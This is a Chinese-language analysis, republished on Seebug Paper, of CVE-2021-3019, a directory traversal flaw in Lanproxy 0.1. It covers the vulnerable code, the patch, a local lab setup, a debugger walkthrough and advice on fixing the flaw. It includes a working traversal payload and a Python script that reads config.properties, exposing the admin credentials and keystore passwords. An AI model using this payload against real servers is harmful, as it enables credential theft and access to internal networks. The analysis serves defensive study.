

CVE-2021-3019 Lanproxy 目录遍历漏洞

📅 2022年10月28日

🔍 漏洞分析 (/category/vul-analysis/)

作者: 李安@星阑科技PortalLab

原文链接: <https://mp.weixin.qq.com/s/XBsBNazyciWwCRP3bMZnOw>
(<https://mp.weixin.qq.com/s/XBsBNazyciWwCRP3bMZnOw>)

漏洞描述

Lanproxy 0.1 存在路径遍历漏洞, 该漏洞允许目录遍历读取../conf/config.properties 来获取到内部网连接的凭据。

Lanproxy

lanproxy是一个将局域网个人电脑、服务器代理到公网的内网穿透工具, 支持tcp流量转发, 可支持任何tcp上层协议 (访问内网网站、本地支付接口调试、ssh访问、远程桌面...)

漏洞版本

Lanproxy 0.1

修复前:

```
private void outputPages(ChannelHandlerContext ctx, FullHttpRequest request) throws Exception {
    HttpResponseStatus status = HttpResponseStatus.OK;
    URI uri = new URI(request.getUri());
    String uriPath = uri.getPath();
    uriPath = uriPath.equals("/") ? "/index.html" : uriPath;
    String path = PAGE_FOLDER + uriPath;
    File rfile = new File(path);
    if (rfile.isDirectory()) {
        path = path + "/index.html";
        rfile = new File(path);
    }
}
```

修复补丁:

<https://github.com/ffay/lanproxy/commit/7787a143f9abf31ada4588e11741c92f0e145240>

(<https://github.com/ffay/lanproxy/commit/7787a143f9abf31ada4588e11741c92f0e145240>)

```
74  */
75  private void outputPages(ChannelHandlerContext ctx, FullHttpRequest request) throws Exception {
76      HttpResponseStatus status = HttpResponseStatus.OK;
77  +   URI uri = new URI(request.getUri());
78
79  +   String uriPath = uri.getPath();
80  +   if (uriPath.contains("../")) {
81  +       status = HttpResponseStatus.FORBIDDEN;
82  +       outputContent(ctx, request, status.code(), status.toString(), "text/html");
83  +       return;
84  +   }
85  +   uriPath = uriPath.equals("/") ? "/index.html" : uriPath;
86  +   String path = PAGE_FOLDER + uriPath;
87  +   File rfile = new File(path);
```

修复方式: 如果在路径中检测到 `../` , 直接返回 Forbidden。

漏洞成因: 对用户输入的路径、没有进行过滤、攻击者可以使用该漏洞去访问任意文件。

环境搭建

项目地址	https://github.com/ffay/lanproxy
源码搭建	拉取源码, 运行 <code>mvn package</code> , 打包后的资源放在distribution目录中, 包括client和server
JAVA版本	1.8
maven版本	3.8.5
IDEA版本	2021.3.3
启动服务端	<code>cd distribution/proxy-server-0.1/bin</code> <code>sh startup.sh</code>
配置文件	<code>distribution/proxy-server-0.1/conf/config.properties</code>

漏洞复现

拉取源码

```
git clone https://github.com/ffay/lanproxy.git (https://github.com/ffay/lanproxy.git)
```

回退到漏洞修复之前

```
cd lanproxy/
```

```
git reset --hard f768adb1fca4dbcb83c16778d9f3407bb8b2f524
```

maven编译项目

```
mvn package
```

项目编译完成后、会在项目根目录下创建distribution目录、包含服务端、客户端。



config.properties

config.server.port=8090	服务开启的端口
config.admin.username=admin	管理页面用户名
config.admin.password=admin	管理页面密码



```
HttpRequestHandler.java x startup.sh x config.properties x
1  server.bind=0.0.0.0
2  server.port=4900
3
4  server.ssl.enable=true
5  server.ssl.bind=0.0.0.0
6  server.ssl.port=4993
7  server.ssl.jksPath=test.jks
8  server.ssl.keyStorePassword=123456
9  server.ssl.keyManagerPassword=123456
10 server.ssl.needsClientAuth=false
11
12 config.server.bind=0.0.0.0
13 config.server.port=8090
14 config.admin.username=admin
15 config.admin.password=admin
```



漏洞测试


1、运行启动命令：

sh distribution/proxy-server-0.1/bin/startup.sh

2、访问http://127.0.0.1:8090 (http://127.0.0.1:8090)端口、出现如下界面、环境启动成功：



LanProxy.org



3、测试Payload: /%2F..%2F/conf/config.properties

```
1 import requests
2
3 url = "http://127.0.0.1:8090/%2F..%2F/conf/config.properties"
4 resp = requests.get(url)
5
6 print(resp.status_code)
7 print(resp.headers)
8 print(resp.text)
```

59 输出 调试控制台 终端

终端

```
server.ssl.enable=true
server.ssl.bind=0.0.0.0
server.ssl.port=4993
server.ssl.jksPath=test.jks
server.ssl.keyStorePassword=123456
server.ssl.keyManagerPassword=123456
server.ssl.needsClientAuth=false
```

```
config.server.bind=0.0.0.0
config.server.port=8090
config.admin.username=admin
config.admin.password=admin
```




在使用Payload后、获取到config.properties 配置文件。该文件中包含：管理页面用户名、密码、以及ssl相关配置。

漏洞分析

开启debug模式


Lanproxy 的启动脚本 distribution/proxy-server-0.1/bin/startup.sh 、 debug 参数可以开启调试模式。调试端口为8000。



```
28  STDOUT_FILE=$LOGS_DIR/stdout.log
21  CLOG_FILE=$LOGS_DIR/gc.log
22
23  LIB_DIR=$DEPLOY_DIR/lib
24  LIB_JARS=`ls $LIB_DIR | grep .jar | awk '{print "'$LIB_DIR/'"$0}' | xargs | sed "s/ /:/g"
25
26  JAVA_OPTS=" -Djava.awt.headless=true -Djava.net.preferIPv4Stack=true -Djdk.tls.rejectClientInitiatedRenegotiation=true"
27  JAVA_DEBUG_OPTS=""
28  if [ "$1" = "debug" ]; then
29      JAVA_DEBUG_OPTS="-Xdebug -Xnoagent -Djava.compiler=NONE -Xrunjdwp:transport=dt_socket,address=8000,server=y,suspend=n "
30  fi
31  JAVA_JMX_OPTS=""
32  if [ "$1" = "jmx" ]; then
33      JAVA_JMX_OPTS=" -Dcom.sun.management.jmxremote.port=1099 -Dcom.sun.management.jmxremote.ssl=false -Dcom.sun.management.jmxr
34  fi
35
36  JAVA_MEM_OPTS=""
37  #JAVA_MEM_OPTS="-server -Xms5120M -Xmx5120M -Xmn1024M -Xnoclassgc -XX:+UseParNewGC -XX:+UseConcMarkSweepGC -XX:-CMSClassUnLoad
```

sh distribution/proxy-server-0.1/bin/startup.sh debug


IDEA 配置



动态调试

将断点打到

src/main/java/org/fengfei/lanproxy/server/config/web/HttpRequestHandler.java#outputPages, 先通过URI实例, 获取到uriPath(请求路径): /%2F..%2Fconf%2Fconfig.properties



接下来, 会判断该路径是否为/, 是/返回 index.html, 否则返回获取到的uriPath。 ^

PAGE_FOLDER 是获取当前程序所在的目录。

```
public class HttpRequestHandler extends SimpleChannelInboundHandler<FullHttpRequest> {

    private static final String PAGE_FOLDER = System.getProperty( key: "app.home", System.getProperty("user.dir"))
        + "/webpages";

    private static final String SERVER_VS = "LPS-0.1";
```



紧接着，会拼接PAGE_FOLDER与uriPath。

```
+ 评估表达式(或添加监视)
> this = {HttpRequestHandler@2107}
> ctx = {DefaultChannelHandlerContext@2108}
> request = {HttpObjectAggregator$AggregatedFullHttpRequest@2109} "HttpObjectAggregator$AggregatedFullHttpRequest"
> status = {HttpResponseStatus@2110} "200 OK"
> uri = {URI@2113} "%2F..%2Fconf%2Fconfig.properties"
> uriPath = "../conf/config.properties"
> path = "/Users/.../lanproxy/distribution/proxy-server-0.1/webpages/../../conf/config.properties"
```



然后，生成一个新的File实例，rfile，然后判读是否是目录、还会检查该文件是否存在。

```
File rfile = new File(path); path: "/Users/.../lanproxy/distribution/proxy-server-0.1/webpages/../../conf/config.properties"
if (rfile.isDirectory()) {
    path = path + "/index.html";
    rfile = new File(path);
}

if (!rfile.exists()) {
    status = HttpResponseStatus.NOT_FOUND;
    outputContent(ctx, request, status.code(), status.toString(), mimeType: "text/html");
    return;
}
```



最后，使用 RandomAccessFile() 去读取文件。到这一步，已经可以读取到 config.properties 文件。

```
String mimeType = MimeType.getMimeType(MimeType.parseSuffix(path)); path: "/Users/.../lanproxy/distribution/proxy-server-0.1/webpages/../../conf/config.properties"
long length = 0; length: 346
RandomAccessFile raf = null; raf: RandomAccessFile@2124
try {
    raf = new RandomAccessFile(rfile, mode: "r"); rfile: "/Users/.../lanproxy/distribution/proxy-server-0.1/webpages/../../conf/config.properties"
    length = raf.length();
} finally {
    if (length < 0 && raf != null) { length: 346 raf: RandomAccessFile@2124
        raf.close();
    }
}

HttpResponse response = new DefaultHttpResponse(request.getProtocolVersion(), status);
```



修复建议

安装最新Lanproxy版本，可以通过源码或者最新的安装包进行更新。

源码： <https://github.com/ffay/lanproxy> (<https://github.com/ffay/lanproxy>)

安装包： <https://file.nioee.com/d/2e81550ebdbd416c933f/>
(<https://file.nioee.com/d/2e81550ebdbd416c933f/>)



本文由 Seebug Paper 发布，如需转载请注明来源。本文地址：
<https://paper.seebug.org/1997/> (<https://paper.seebug.org/1997/>)

(/users/a
nicknam/

星阑科技PortalLab (/users/author/?
nickname=%E6%98%9F%E9%98%91%E7%A7%91%E6%8A%80PortalLab)

阅读更多有关该作者 (/users/author/?
nickname=%E6%98%9F%E9%98%91%E7%A7%91%E6%8A%80PortalLab)的文章

